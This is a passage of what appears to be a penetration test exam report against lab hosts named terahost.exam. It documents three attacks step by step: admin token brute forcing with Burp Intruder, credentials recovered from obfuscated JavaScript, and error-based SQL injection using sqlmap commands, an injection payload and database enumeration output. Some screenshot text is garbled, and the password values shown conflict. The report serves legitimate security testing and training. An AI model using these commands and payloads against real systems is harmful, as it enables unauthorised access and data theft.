12 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
13 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
14 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
15 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
16 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
17 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
18 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
19 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
20 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
21 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
22 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
23 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
24 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
25 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
26 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
27 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
28 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
29 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
30 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
31 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
32 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
33 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
34 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
35 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
36 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
37 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
38 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
39 T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
T18ra1RvUVBHD25HV3hydGfpZw100LExeF0dW5zNnlVa1dSV244Nm14K1J1ZThkdm2HaUWWh9EnNzHYz1FelpQmlpRumNEvnhtcwy2Mtd6WUsu0D1xs013enE=
```

PoC: Tokens generated successfully.

Step 11: Brute forcing generated tokens for the privilege escalation. Set attack position in the intruder tab.

Choose an attack type
 Sniper
 Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://blog.terahost.exam
 Update Host header to match target

Attack type: Sniper

Set attack token as attack position

Attack

PoC: Set attack position.

Step 12: Add generated tokens for brute force.

Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 10,000
Payload type: Simple list Request count: 10,000

Start attack

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Enter a new item Add from list ...

T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...
T18ra1RvUVBHD25HV3hydGFpZW1OQlExeFo0d...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule Edit

PoC: Add tokens for brute force.

Step 12: Found a valid token for admin user as shown in the below evidence.

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
898	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3188	
011	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
012	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
013	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
014	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
015	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
016	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
017	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
018	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
019	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
020	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
021	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	
022	T18ra1RvUVBHD25HV3hydGFp...	200	<input type="checkbox"/>	<input type="checkbox"/>	3104	

Request Response

Pretty Raw Hex Render Hackvertor

LOG OUT ADMINISTRATIVE TASK: IMPORT rendered view

finished

PoC: Token for admin user found successfully.

Step 13: Replace the existing auth token value with the admin user token in the browser and observe the response.

The screenshot shows a web browser window titled "blog.terahost.exam/index.php?page=profile". The address bar indicates the URL is "blog.terahost.exam/index.php?page=profile". The page header includes "PwnFox-orange" and a star icon. A navigation bar at the top has links for "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". Below the header, a dark banner displays "FooCorp BLOG". At the bottom of the page are four buttons: "Profile main page", "My articles", "Write an article", and "Contact support". The main content area features a large white background with a faint geometric watermark pattern. In the center, the text "Privilege escalation successful.." is displayed in red. Below it, the message "WELCOME TO YOUR PROFILE!" is shown in black. A red-bordered box contains the text "Your profile ID: 9897. Your role is: admin.". Underneath this, a smaller note says "You can submit an article for review. In case it meets the requirements, it will be published on the main blog page. In case of any doubts, feel free to contact support using [this page](#)". A solid black horizontal bar is at the very bottom of the page.

PoC: Privileges escalated successfully.

F-CRITICAL-05: Account Takeover via Leaked Sensitive Data	
IMPACT	Critical
LIKELIHOOD	High
OVERALL RISK	Critical (9.1)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
VULNERABILITY CATEGORY	Sensitive Data Exposure
DESCRIPTION	
<p>Sensitive Information Disclosure (also known as Sensitive Data Exposure) happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.</p> <p>Sensitive data can include application-related information, such as session tokens, file names, stack traces, or confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, etc.</p> <p>Account Takeover (ATO) is an attack whereby cybercriminals take ownership of online accounts using stolen passwords and usernames. Cybercriminals generally purchase a list of credentials via the dark web – typically gained from social engineering, data breaches and phishing attacks. They use these credentials to deploy bots that automatically access travel, retail, finance, eCommerce, and social media sites, to test password and username combinations and attempt to login.</p>	
DISCUSSION OF IMPACT	
<p>The risk associated with this vulnerability has been assessed as Critical.</p> <p>Sensitive data exposure occurs when a web application fails to properly protect confidential information, resulting in the disclosure of sensitive information or data about users, or anything related to them, to a third party.</p> <p>In this scenario, the http://blog.terahost.exam/js/blog.js file discloses the credentials of a user in an obfuscated form, which can be easily de-obfuscated, and valid credentials could be found, leading to account takeover.</p> <p>The likelihood of this vulnerability getting exploited is High.</p>	
AFFECTED URL(S)	
http://blog.terahost.exam/js/blog.js	
RECOMMENDATIONS	

It is recommended to,


- Developers must first identify which data are sensitive according to the system architecture and regulatory requirements.
- Developers must ensure data in transit or storage is encrypted.
- Developers should remove debugging and test functionality from production applications and systems.
- Developers should review the listed items to determine if a justifiable business need exists for possessing each item present. Any items deemed unnecessary should be removed.
- Defined application/system build procedures should include steps to remove the files and features that are unnecessary for a production deployment, and internal security processes and controls should confirm this has occurred prior to production release.

References:

https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Step 1: Navigate to <http://blog.terahost.exam/?page=articles> click on **viewsource**, which has a “/js/blog.js” file as highlighted in the below evidence.



The screenshot shows the browser's developer tools with the "view-source" tab selected. The URL in the address bar is "view-source:http://blog.terahost.exam/?page=articles&id=37". The page content is displayed as HTML code. A red box highlights the line "<script src='/js/blog.js'>/script>" located within a script tag. Below the code, a yellow box contains the text "Found blog.js file in view-source".

```

<!-- Banner -->
<section id="banner">
  <div class="inner">
    <h1>FOOCorp BLOG</h1>
    <p>Business & more... </p>
  </div>
  <video autoplay loop muted playsinline src="images/banner.mp4"></video>
</section>

<!-- Highlights -->
<section class="wrapper">
  <div class="inner">
    <header class="special">
      <h2>Business articles</h2>
      <p>Featured <a href="/page=articles">ARTICLES</a> to read all news about FooCorp.</p>
    </header>
    <div class="highlights">
      <script src='/js/blog.js'>/script>
    </div>
  </div>
</section>

<!-- Footer -->
<footer id="footer">
  <div class="inner">
    <div class="content">
      <div>
        <div class="copyright">
          &copy; Untitled. Photos <a href="https://unsplash.co">Unsplash</a>, Video <a href="https://coverr.co">Coverr</a>.
        </div>
      </div>
    </div>
  </div>
</footer>

```

PoC: blog.js file found.

Step 2: Access <http://blog.terahost.exam/js/blog.js> as shown below and observe the obfuscated JavaScript code.

The screenshot shows a browser window with the URL `blog.terahost.exam/js/blog.js` highlighted in red. The page content is filled with heavily obfuscated JavaScript code.

```

var _0x4777=[/*...*/];
var http = new XMLHttpRequest();
url = '?page=login';
params = String.fromCharCode(117, 102, 111, 111, 98, 108, 111);
p1 = String.fromCharCode(61, 102, 111, 111, 98, 108, 111);
p11 = String.fromCharCode(103, 38, 112, 97, 115);
p2 = String.fromCharCode(115, 119, 111, 114, 100, 61, 102, 111);
p21 = String.fromCharCode(103, 38, 112, 97, 115);
p22 = String.fromCharCode(111, 48, 98, 108, 111, 103, 49);
xx = params.concat(p1), xxxx = xx.concat(p11), yy = yyyy.concat(xxx), yyyy = yy.concat(p2), yy=xxxx[0x4777[3]][p22],http[0x4777[5]](0x4777[4],url,10),http[0x4777[8]](0x4777[6],0x4777[7]),alert(yy),http[0x4777[9]]=function(){4==http[0x4777[10]]&&200==http[0x4777[11]]&&alert(http[0x4777[12]]),console[_0x4777[13]][p2],http[0x4777[14]][yy]

```

Obfuscated javascript code

PoC: Found obfuscated JavaScript code.

Step 3: Use <https://lelinhtinh.github.io/de4js/> for de-obfuscating JavaScript code as shown below.

The screenshot shows the de4js tool interface with the deobfuscated JavaScript code pasted into the main text area. A red box highlights the deobfuscated code. A yellow arrow points from the text "deobfuscated javascript code" to the highlighted code. Another yellow arrow points to a specific line of code labeled "Interesting line of code which concatenates defined parameters values".

```

String Local File Remote File

var _0x4777=[/*...*/];
var http = new XMLHttpRequest();
url = '?page=login';
params = String.fromCharCode(117, 102, 111, 111, 98, 108, 111);
p1 = String.fromCharCode(61, 102, 111, 111, 98, 108, 111);
p11 = String.fromCharCode(103, 38, 112, 97, 115);
p2 = String.fromCharCode(115, 119, 111, 114, 100, 61, 102, 111);
p21 = String.fromCharCode(103, 38, 112, 97, 115);
p22 = String.fromCharCode(111, 48, 98, 108, 111, 103, 49);
xx = params.concat(p1), xxxx = xx.concat(p11), yy = yyyy.concat(xxx), yyyy = yy.concat(p2), yy=xxxx[0x4777[3]][p22],http[0x4777[5]](0x4777[4],url,10),http[0x4777[8]](0x4777[6],0x4777[7]),alert(yy),http[0x4777[9]]=function(){4==http[0x4777[10]]&&200==http[0x4777[11]]&&alert(http[0x4777[12]]),console[_0x4777[13]][p2],http[0x4777[14]][yy]

```

deobfuscated javascript code

Interesting line of code which concatenates defined parameters values

PoC: De-obfuscated JavaScript code

Step 4: Concatenate defined parameters as shown below to reveal username and password values.
Found username as “**fooblog**” and password as “**foo0blog1**”.

```

var_0x4777="x3F{x70\x61\x67\x65\x3D\x6C\x6F\x67\x67\x69\x6E","x66\x72\x6F\x60\x43\x68\x61\x72\x43\x6F\x64\x65"","","x63\x6F\x6E\x63\x61\x74","x50\x4F\x53\x54","x6F\x70\x6E\x74\x65\x6E\x74\x20\x74\x70\x65","x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6F\x2F\x78\x20\x77\x77\x77\x20\x66\x6F\x73\x60\x20\x75\x72\x6C\x65\x6E\x63\x6F\x64\x65\x71\x75\x65\x73\x74\x48\x61\x61\x64\x65\x72","x6F\x6E\x72\x65\x61\x64\x79\x63\x68\x61\x6E\x67\x65","x72\x65\x61\x64\x79\x53\x74\x61\x74\x65","x75\x73","x72\x65\x73\x70\x6F\x6E\x73\x65\x54\x65\x78\x74","x6C\x6F\x67","x73\x65\x6E\x64\x61\x61\x64\x79\x63\x68\x61\x6E\x67\x65";var http=new XMLHttpRequest,url=_0x4777[0],params=String(_0x4777[1])((117,115,101,114,110,97,109,101),p1=String('fromCharCode')(117,115,101,114,110,97,109,101),p11=String('fromCharCode')(61,102,111,111,98,108,111),p111=String('fromCharCode')(103,38,112,97,115),p2=String('fromCharCode')(115,119,111,114,106,61,102,111),p21=String('fromCharCode')(103,38,112,97,115),p22=String('fromCharCode')(111,48,98,108,111,103,49),x=_0x4777[2];xx=params[0x4777[3]](p1,xxx=_0x4777[3])(p2),yy=_0x4777[3](p22),http[0x4777[5]]((0x4777[4],url,!0),http[0x4777[6]],_0x4777[7]),alert(yy),http[_0x4777[10]]&&200==http[0x4777[11]]&&alert(http[_0x4777[12]]),console[_0x4777[13]](p2),http[_0x4777[14]](yy)
    
```

Paste variable declarations from the de-obfuscated code in browsers console.

Concatenating defined variables reveals username and password

PoC: Concatenate parameters which reveal username and password.

Step 5: Use these credentials and try to login.

LOG IN!

Username: fooblog

Password: fooblog

LOGIN

PoC: Use disclosed credentials.

Step 6: Logged in successfully.

The screenshot shows a web browser window with the URL `blog.terahost.exam/index.php?page=profile` in the address bar. The page title is "FooCorp BLOG". At the top, there is a navigation bar with links: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the navigation bar, there is a "LOG OUT" link and a row of buttons: Profile main page, My articles, Write an article, and Contact support. A message "WELCOME TO YOUR PROFILE!" is displayed above a success message "Login successful.". Below these messages, there is a note about profile ID and role, followed by a link to contact support. The bottom of the page is blacked out.

PoC: Logged in successfully.

F-HIGH-01: Error Based SQL Injection	
IMPACT	High
LIKELIHOOD	High
OVERALL RISK	High (8.9)
CVSS 3.1	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:L/A:H
VULNERABILITY CATEGORY	Input Validation, Injection
DESCRIPTION	
Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.	
DISCUSSION OF IMPACT	
The risk associated with this vulnerability has been assessed as High .	
A wide range of attacks can often be delivered via SQL injection, including reading, or modifying critical application data, interfering with application logic, escalating privileges within the database and taking control of the database server.	
The likelihood of this vulnerability getting exploited has been assessed as High .	
AFFECTED URL(S)	
http://me.terahost.exam/update-user http://www.terahost.exam/newsletter-subscribe	
RECOMMENDATIONS	
It is recommended to,	
<ul style="list-style-type: none"> • Use prepared statements should be used with parameterized queries instead of dynamic queries in the application. • User input must be validated before it is passed into the application. • Enforce the concept of "least privilege" on the database and do not connect the application to the database using an account with root access. 	
References:	
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html	

SUPPORTING EVIDENCE(S)

Instance 1: Error based SQL injection in update profile functionality in <http://me.terahost.exam/rupdate-user>.

Step 1: Navigate to the **My Details** section, add random data, and intercept this request.

The screenshot shows a web application interface for managing user profiles. On the left, there's a sidebar with 'Useful Links' containing 'Home' and 'My Details'. The main area has a red header bar with the text 'My details'. Below it, there are several input fields for personal information: Name (Account), Surname (Hacked), Email (victim@email.com), Address (dafsdf), City (sdfsdf), ZIP (sdfdsf), IBAN (-dfsdgsdf), and New password (redacted). At the bottom right of the form is a red-bordered 'Update' button. A yellow callout box on the left side of the form area contains the text: 'Add random data in the profile section, click on update and intercept this request.'

PoC: Add random data and intercept the request.

Step 2: Add a single quote to the **zip** parameter value and observe the SQL syntax error generated in the response, as shown in the below evidence.

The screenshot shows the Pwntools interface with a captured POST request to the '/update-user' endpoint. The request payload includes a 'zip' parameter with a single quote. The response pane shows the server's error message: "An error has occurred, we're sorry. You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''29977-647'\r\n WHERE `user_info`.`id` =500' at line 5". This indicates a successful error-based SQL injection exploit.

PoC: Initial identification of SQL injection vulnerability

Step 3: Copy the request to a file and add * to the zip parameter value as shown below.

The screenshot shows a browser developer tools context menu for a POST request to http://me.terahost.exam. The 'Copy to file' option is highlighted with a red box. The target URL is http://me.terahost.exam.

PoC: Copy the request to the file

Step 4: Since **update-user** requests uses unique token values, in the below command **--csrf-token** and **--csrf-url** parameters are specified, which will directly fetch a new token value for each request.

```
$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile"
```

The terminal output shows the use of sqlmap with specific parameters to handle CSRF tokens and URLs. It retrieves an anti-CSRF token and performs a SQL injection test, identifying it as injectable. The output is as follows:

```
[argon21@infosec-argon21] -[~/RND/eWPTXv2 Exam/me.terahost.exam/SQLi - Update user]
$ sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="acdt67gshfuiuasfsg" --csrf-url="http://me.terahost.exam/profile"
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:06:20 /2023-11-20
[*] [INFO] parsing HTTP request from 'req.txt'
[*] [INFO] custom injection marker '*' found in POST body. Do you want to process it? [Y/n/q] Y
[*] [INFO] testing connection to the target URL
[*] [INFO] checking if the target is protected by some kind of WAF/IPS
[*] [INFO] testing if the target URL content is stable
[*] [INFO] target URL content is stable
[*] [INFO] testing if (custom) POST parameter '#1#' is dynamic
[*] [WARNING] (custom) POST parameter '#1#' does not appear to be dynamic
[*] [INFO] heuristic (basic) test shows that (custom) POST parameter '#1#' might be injectable (possible DBMS: 'MySQL')
[*] [INFO] testing for SQL injection on (custom) POST parameter '#1#'
[*] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) value? [Y/n] Y
[*] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[*] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[*] [INFO] [WARNING] reflective value(s) found and filtering out
[*] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[*] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[*] [INFO] (custom) POST parameter '#1#' appears to be 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)' in able
[*] [INFO] testing 'Generic inline queries'
[*] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[*] [INFO] (custom) POST parameter '#1#' is 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UN ED)' injectable
[*] [INFO] testing 'MySQL inline queries'
[*] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[*] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[*] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[*] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[*] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[*] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[*] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[*] [INFO] (custom) POST parameter '#1#' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[*] [INFO] testing 'Generic UNION query (NULL - 1 to 20 columns)'
[*] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) te que found
```

PoC: Using sqlmap for SQL injection detection.

Step 5: Fetching available database names using sqlmap as shown in the below evidence.

```
$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E --dbs
```

```
(argon21㉿infosec-argon21) -[~/RND/eWPTXv2.Exam/me.terahost.exam/SOLi - Update user]
└─$ sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="acdt67gshfuiuasfsg" --csrf-url="http://me.terahost.exam/profile" --technique=E --dbs
      H
      |
      +-- [ ] {1.7.10#stable}
      |   https://sqlmap.org
      |
      +-- [ ] Response
          +-- [ ] Headers
          +-- [ ] Content
          +-- [ ] Footer

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 10:20:16 /2023-11-20/
[10:20:16] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[10:20:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: #1* ((custom) POST)
  Type: error-based
    Title: MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: name=test&surname=test&email=test@email.com&street_address=8850 Egestas Ave&city=Berlin&zip=29977-647' AND
(SELECT 2*((SELECT * FROM (SELECT CONCAT(0x7171706a71,(SELECT (ELT(7251=7251,1)),0x716b6a6a71,0x78))s), 8446744073709551610)))-- BqDF&iban=GT33211377800379210569053628&password=&uID=500&acdt67gshfuiuasfsg=d69116f8b0
140cdeb1f99a4d5096ffe4
[10:20:19] [INFO] testing MySQL
[10:20:19] [INFO] confirming MySQL
[10:20:20] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.0.0
[10:20:20] [INFO] fetching database names
[10:20:23] [INFO] retrieved: 'information_schema'
[10:20:24] [INFO] retrieved: 'terahost'
available databases [2]:
[*] information_schema
[*] terahost
[10:20:24] [INFO] fetched data logged to text files under '/home/argon21/.local/share/sqlmap/output/me.terahost.exam'
[*] ending @ 10:20:24 /2023-11-20/
```

Fetching database name using error based SQL Injection technique

PoC: Retrieving database name.

Step 6: Fetching table names available in the **terahost** database using sqlmap as shown in the below evidence.

```
$> sqlmap -r req.txt --level=3 --risk=3 --dbms=mysql --csrf-token="unexpired-token" --csrf-url="http://me.terahost.exam/profile" --technique=E -D terahost --tables
```

```
